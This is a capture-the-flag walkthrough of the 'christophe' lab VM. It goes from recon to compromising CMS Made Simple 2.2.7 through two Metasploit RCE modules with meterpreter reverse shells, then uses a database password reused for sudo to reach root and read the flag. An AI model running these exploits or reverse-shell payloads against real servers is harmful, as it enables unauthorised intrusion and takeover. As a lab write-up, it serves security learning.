

Discovering target ip using netdiscover -> 10.0.2.15

```
Currently scanning: Finished! | Screen View: Unique Hosts
9 Captured ARP Req/Rep packets, from 4 hosts. Total size: 540
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	2	120	Unknown vendor
10.0.2.2	52:54:00:12:35:00	2	120	Unknown vendor
10.0.2.3	08:00:27:9f:a6:e3	2	120	PCS Systemtechnik GmbH
10.0.2.17	08:00:27:2f:7a:0e	3	180	PCS Systemtechnik GmbH

Nmap scan, 2 ports open. SSH and HTTP. For this we will be focusing a lot on HTTP.

```
[user@parrot-virtual]~[/Desktop/christophe]
$ nmap -sV -p- christophe
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-04 18:09 +08
Nmap scan report for christophe (10.0.2.17)
Host is up (0.00017s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.16 seconds
[user@parrot-virtual]~[/Desktop/christophe]
$
```

Gobuster scan, the key to actually gaining a foothold to this machine lies in the install directory.

```
[user@parrot-virtual]~[/Desktop/christophe]
$ gobuster dir -u http://christophe -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,php3,php5,txt,bak,bk,htm,html,js,css,
=====
gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@FireFart_)
=====
[+] Url: http://christophe
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Extensions: php3,txt,bak,html,js,php,bk,htm,css,php5
[+] Timeout: 10s
=====
2020/12/04 18:11:41 Starting gobuster
=====
/index.php (Status: 200)
/modules (Status: 301)
/uploads (Status: 301)
/doc (Status: 301)
/admin (Status: 301)
/assets (Status: 301)
/install (Status: 301)
/lib (Status: 301)
/config.php (Status: 200)
/tmp (Status: 301)
/server-status (Status: 403)
=====
2020/12/04 18:17:38 Finished
=====
[user@parrot-virtual]~[/Desktop/christophe]
$
```

CMSMS version -> 2.2.7



© Copyright 2004 - 2020 - CMS Made Simple

This site is powered by [CMS Made Simple](#) version 2.2.7

We will need to browse to <http://christophe/install/cmsms-2.2.7-install.php> to proceed with CMSMS installation which is a TOTALLY DIFFERENT installation from the one found on <http://christophe>

Once you accessed cmsms-2.2.7-install.php, you will be redirected to <http://christophe/install/cmsms-2.2.7-install.php/index.php>

From CMSMS site itself:

<https://docs.cmsmadesimple.org/installation/installing>

Now, in your browser, type the URL of the directory where you put the files, and the name of the installer file you uploaded/extracted. In example:

<https://www.website.com/cmsms-2.2.15-install.php>

For this we will need to have a DB which is accessible remotely:

<https://mariadb.com/kb/en/configuring-mariadb-for-remote-client-access/>

<https://mariadb.com/kb/en/create-database/>

```
MariaDB [(none)]> create cmsms;
ERROR 1064 (42000): You have an error in your SQL
statement; check the right syntax to use near 'cmsms' at line 1
MariaDB [(none)]> create database cmsms;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> █
```

We will proceed with cmsms installation with our custom supplied values:

Database Hostname -> attacking machine ip address

Database Name -> Database name that we created on our attacking machine.

User name -> The username that we used to create database

Password -> The password that we used to login to the database

Creating a new CMSMS 2.2.7 website

Step 4 - Basic Configuration Information



Installation Directory:
/var/www/html/install

Database Information

CMS Made Simple stores a great deal of data in the database. A database connection is mandatory. Additionally, the user credentials you supply should have ALL PRIVILEGES on the specified database to allow creating, dropping and modifying tables, indexes and views.

Database Hostname	<input type="text" value="localhost"/>
Database Name	<input type="text"/>
User name	<input type="text"/>
Password	<input type="password"/>

Server Timezone

The time zone information is needed for time calculations and time/date displays. Please select the server timezone

<input type="text" value="Europe/Berlin"/>
--

Username: admin username

Password: admin password

Email: Something you can get from temp mail or any values since the sendmail feature doesn't work.

Step 5 - Admin Account Information



Installation Directory:
/var/www/html/install


Please provide credentials for the initial administrator account. This account will have access to all of the functionality of the CMSMS Admin console.

User name	<input type="text" value="cmsms_admin"/>	*
Email Address	<input type="text" value="ricaco7512@wncnw.com"/>	*
Password	<input type="password" value="••••••••"/>	*
Repeat password	<input type="password" value="••••••••"/>	*
<input type="button" value="Next →"/>		

Just select any additional language and click next, it will say something along the lines of unable to send mail or whatever but you can ignore it. The most important thing is to test that we are able to log into the website.

Creating a new CMSMS 2.2.7 website

Step 6 - Site Settings

**Installation Directory:**
/var/www/html/install

Web Site Name

The website name is used in default templates as part of the title. Please enter a human readable name for the website


Additional Languages

Select languages (in addition to English) to install. **Note:** not all translations are complete.

Euskara
فارسی
Suomi
Français
Hrvatski
Magyar
Bahasa Indonesia
Íslenska
Italiano

Next →

After gaining the initial access to the website. We actually need to find a working exploit. The working exploit requires you to have the correct admin credentials.



Initial Foothold #1 -> Recent exploit

https://www.rapid7.com/db/modules/exploit/multi/http/cmsms_object_injection_rce/

Remember to change targeturi to /install because we only need to target the cmsms installation at /install directory.

```
msf6 exploit(multi/http/cmsms_object_injection_rce) > options
Module options (exploit/multi/http/cmsms_object_injection_rce):
  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  password         yes       Password to authenticate with
  Proxies    proxy             no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.0.2.17        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /install         yes       Base cmsms directory path
  USERNAME   cmsms_admin      yes       Username to authenticate with
  VHOST      http              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Automatic

msf6 exploit(multi/http/cmsms_object_injection_rce) > █
```

After the exploit is launched. Just wait for several seconds and you will pop a shell/

```
msf6 exploit(multi/http/cmsms_object_injection_rce) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (39282 bytes) to 10.0.2.17
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.17:34630) at 2020-12-04 19:13:11 +0800
[+] Deleted xdBcwosrhX.php

dir

meterpreter >
meterpreter > dir
Listing: /var/www/html/install/admin
=====
Mode                Size      Type       Last modified            Name
----                -
100644/rw-r--r--    472      fil       2020-12-04 18:36:37 +0800 .htaccess
100644/rw-r--r--    3279     fil       2020-12-04 18:36:37 +0800 addbookmark.php
100644/rw-r--r--    4324     fil       2020-12-04 18:36:37 +0800 addgroup.php

meterpreter > sysinfo
Computer      : christophe
OS           : Linux christophe 4.15.0-36-generic #39-Ubuntu SMP Mon Sep 24 16:19:09 UTC 2018 x86_64
Meterpreter  : php/linux
meterpreter > █
```

Go to /var/www/html directory as it contains the credentials for the default installation.

After that read config.php.

Key to gaining admin access lies in password re-use.

```
christophe@christophe:/var/www/html$ ls -lah
ls -lah
total 64K
drwxr-xr-x 10 christophe christophe 4.0K Mar 30 2019 .
drwxr-xr-x  3 root        root        4.0K Mar 30 2019 ..
drwxr-xr-x  6 christophe christophe 4.0K Dec 23 2018 admin
drwxr-xr-x  9 christophe christophe 4.0K Dec 23 2018 assets
-r--r--r--  1 christophe christophe 402 Dec 23 2018 config.php
drwxr-xr-x  2 christophe christophe 4.0K Dec 23 2018 doc
-rw-r--r--  1 christophe christophe 1.2K Dec 23 2018 favicon.cms.ico
-rw-r--r--  1 christophe christophe 12K Dec 23 2018 index.php
drwxr-xr-x  9 christophe christophe 4.0K Dec  4 11:36 install
drwxr-xr-x 11 christophe christophe 4.0K Dec 23 2018 lib
-rw-r--r--  1 christophe christophe 959 Dec 23 2018 moduleinterface.php
drwxr-xr-x 15 christophe christophe 4.0K Dec 23 2018 modules
drwxr-xr-x  4 christophe christophe 4.0K Dec 23 2018 tmp
drwxr-xr-x  6 christophe christophe 4.0K Dec 23 2018 uploads
christophe@christophe:/var/www/html$ cat config.php
cat config.php
<?php
# CMS Made Simple Configuration File
# Documentation: https://docs.cmsmadesimple.org/configuration/config-file/config-reference
#
$config['dbms'] = 'mysqli';
$config['db_hostname'] = 'localhost';
$config['db_username'] = 'cmsms';
$config['db_password'] = 'thisisaSuperlongandh4rdpassword-';
$config['db_name'] = 'cmsms_db';
$config['db_prefix'] = 'cms_';
$config['timezone'] = 'Europe/Berlin';
?>christophe@christophe:/var/www/html$
```

Christophe password -> thisisaSuperlongandh4rdpassword-

This basically means that christophe is able to run any commands as root user provided that you know christophe's password.

```
cat config.php
<?php
# CMS Made Simple Configuration File
# Documentation: https://docs.cmsmadesimple.org/configuration/config-file/config-reference
#
$config['dbms'] = 'mysqli';
$config['db_hostname'] = 'localhost';
$config['db_username'] = 'cmsms';
$config['db_password'] = 'thisisaSuperlongandh4rdpassword-';
$config['db_name'] = 'cmsms_db';
$config['db_prefix'] = 'cms_';
$config['timezone'] = 'Europe/Berlin';
?>christophe@christophe:/var/www/html$ sudo -l
sudo -l
[sudo] password for christophe: thisisaSuperlongandh4rdpassword-

Matching Defaults entries for christophe on christophe:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/bin\:/snap/bin

User christophe may run the following commands on christophe:
    (ALL : ALL) ALL
christophe@christophe:/var/www/html$
```

Its basically game over at this point.


```

christophe@christophe:/var/www/html$ sudo su
sudo su
root@christophe:/var/www/html# cd /root
cd /root
root@christophe:~# ls -lah
ls -lah
total 44K
drwx----- 6 root root 4.0K Dec  4 12:16 .
drwxr-xr-x 22 root root 4.0K Oct 21  2018 ..
-rw----- 1 root root 1.2K Apr 12  2019 .bash_history
-rw-r--r-- 1 root root 3.1K Apr  9  2018 .bashrc
drwx----- 2 root root 4.0K Oct 21  2018 .BurpSuite
-rwx----- 1 root root  18 Dec 22  2018 flag.txt
drwx----- 3 root root 4.0K Dec  4 12:16 .gnupg
drwxr-xr-x 4 root root 4.0K Oct 21  2018 .java
drwxr-xr-x 3 root root 4.0K Dec 21  2018 .local
-rw----- 1 root root 1.5K Apr 12  2019 .mysql_history
-rw-r--r-- 1 root root 148 Aug 17  2015 .profile
root@christophe:~# cat flag.txt
cat flag.txt
4f4c08c06145ca96b
root@christophe:~# █

```

Initial foothold #2 , CVE was released way before the VM was created

Might be the way the author intended.

SP: CHRISTOPHE (V1.0.2)

About Release

Name: SP: christophe (v1.0.2)

Date release: 9 Dec 2018

Author: Daniel Solstad

Series: SP

Link on how to upload a webshell and gain access:

https://www.rapid7.com/db/modules/exploit/multi/http/cmsms_upload_rename_rce/

```

Description:
CMS Made Simple allows an authenticated administrator to upload a
file and rename it to have a .php extension. The file can then be
executed by opening the URL of the file in the /uploads/ directory.
This module has been successfully tested on CMS Made Simple versions
2.2.5 and 2.2.7.

```

After you run the exploit, meterpreter will complain that it is not vulnerable but what the heck, cmsms version is already 2.2.7 so just set ForceExploit to true.


```
msf6 exploit(multi/http/cmsms_upload_rename_rce) > options

Module options (exploit/multi/http/cmsms_upload_rename_rce):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  password          yes       Password to authenticate with
  Proxies    no                 no        A proxy chain of format type:host:port[,type:host:port]
  RHOSTS     10.0.2.17         yes       The target host(s), range CIDR identifier, or hostname
  RPORT      80                yes       The target port (TCP)
  SSL        false             no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /install          yes       Base cmsms directory path
  USERNAME   cmsms_admin       yes       Username to authenticate with
  VHOST      no                 no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Universal
```

```
msf6 exploit(multi/http/cmsms_upload_rename_rce) > set ForceExploit true
ForceExploit => true
msf6 exploit(multi/http/cmsms_upload_rename_rce) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[!] Target does not appear to be vulnerable
[*] Sending stage (39282 bytes) to 10.0.2.17
[*] Meterpreter session 2 opened (10.0.2.15:4444 -> 10.0.2.17:34642) at 2020-12-04 19:29:49 +0800
[+] Deleted lqpFoaUcIORx.txt
[+] Deleted lqpFoaUcIORx.php

meterpreter > sysinfo
Computer      : christophe
OS            : Linux christophe 4.15.0-36-generic #39-Ubuntu SMP Mon Sep 24 16:19:09 UTC 2018 x86_64
Meterpreter   : php/linux
meterpreter >
```